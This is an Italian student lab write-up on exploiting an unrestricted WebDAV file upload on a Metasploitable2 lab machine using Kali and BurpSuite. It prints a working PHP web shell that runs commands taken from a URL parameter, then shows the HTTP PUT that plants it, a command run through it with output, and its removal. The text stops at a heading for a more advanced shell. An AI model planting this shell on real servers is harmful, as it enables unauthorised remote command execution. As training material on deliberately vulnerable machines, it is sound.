

VAN ZWAM ARJEN

EXPLOIT FILE UPLOAD


#ByteRebels



TRACCIA

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Fase preliminare



Avvio Metasploitable2

Da virtualbox bisognerà avviare la macchina virtuale Meta2

Avvio PfSense

Avendo reti interne per Kali e per Meta2 io utilizzo PfSense per farli pingare e per navigare su internet con NAT

Avvio Kali

Ovviamente dovremo avviare anche Kali Linux

Fase di ping



Dovremo far comunicare la macchina Kali (nel mio caso avrà l'IP: **192.168.1.100**) con Metasploitable2 (IP: **10.10.10.100**)

Familiarità coi verbi - Burpsuite

Prima di iniziare ho fatto dei test per verificare che tutto sia in linea con il test e che tutto risponda correttamente, provo quindi a dare un verbo **OPTIONS** (sostituendo il GET) tramite il **Repeater** di **Burp**

VERBI PIU UTILIZZATI:

GET
PUT
POST
DELETE
HEAD
OPTIONS



Payload.php

Versione base

Payload.php

1.

Come da teoria, ho provato prima con un payload scritto in php molto semplice e banale, poi col comando:

wc -m payload.php

calcolo il Content-length in questo caso: 80

2.

Una volta creato il payload l'ho inserito tramite il verbo **PUT** specificando la directory e il codice

3.


Premendo **"Send"** invio le modifiche al server

The screenshot displays a web browser's developer tools, specifically the Network tab. It shows an HTTP PUT request to `/dav/payload.php` with a status of 201 Created. The request headers include `Host: 10.10.10.100`, `Upgrade-Insecure-Requests: 1`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36`, `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;q=0.7`, `Referer: http://10.10.10.100/`, `Accept-Encoding: gzip, deflate, br`, `Accept-Language: en-US,en;q=0.9`, and `Connection: close`. The request body is a PHP script: `<?php if(isset($_GET['cmd'])){ echo '<pre>', system($_GET['cmd']), '</pre>'; }`. The response headers include `Date: Tue, 02 Apr 2024 12:07:16 GMT`, `Server: Apache/2.2.8 (Ubuntu) DAV/2`, `Location: http://10.10.10.100/dav/payload.php`, `Content-Length: 273`, `Connection: close`, and `Content-Type: text/html; charset=ISO-8859-1`. The response body is an HTML document: `<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <html> <head> <title> 201 Created </title> </head> <body> <h1> Created </h1> <p> Resource /dav/payload.php has been created. </p> <hr /> <address> Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.10.10.100 Port 80 </address> </body> </html>`. An inset terminal window shows the commands `cat payload.php` and `wc -m payload.php` being executed, with the output `80 payload.php`.

Controllo

Payload.php

Controllo che effettivamente **BurpSuite** abbia fatto il suo lavoro, mi reco dunque nel server nella directory “dav” e verifico refreshando la scheda.





Index of /dav

| Name | Last modified | Size | Description |
|------------------|-------------------|------|-------------|
| Parent Directory | | - | |
| W7F0IQLE.htm/ | 28-Mar-2024 06:06 | - | |
| payload.php | 02-Apr-2024 08:07 | 93 | |

Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.10.10.100 Port 80

Ho provato anche a creare una cartella “ciao”




Index of /dav

| Name | Last modified | Size | Description |
|------------------|-------------------|------|-------------|
| Parent Directory | | - | |
| W7F0IQLE.htm/ | 28-Mar-2024 06:06 | - | |
| ciao/ | 02-Apr-2024 08:09 | - | |
| payload.php | 02-Apr-2024 08:07 | 93 | |


Apache/2.2.8 (Ubuntu) DAV/2 Server at 10.10.10.100 Port 80

Provo dunque tramite barra degli indirizzi a dare qualche comando “**ls -lh**” dando alla fine del payload.php “**?cmd=**”



```
total 8.0K
drwxr-xr-x 2 www-data www-data 4.0K Mar 28 06:06 W7F0IQLE.htm
-rw-r--r-- 1 www-data www-data 93 Apr 2 08:07 payload.php
-rw-r--r-- 1 www-data www-data 93 Apr 2 08:07 payload.php
```


Ho usato anche il verbo **DELETE** per eliminare poi il file payload.php



SHELL php più sofisticata

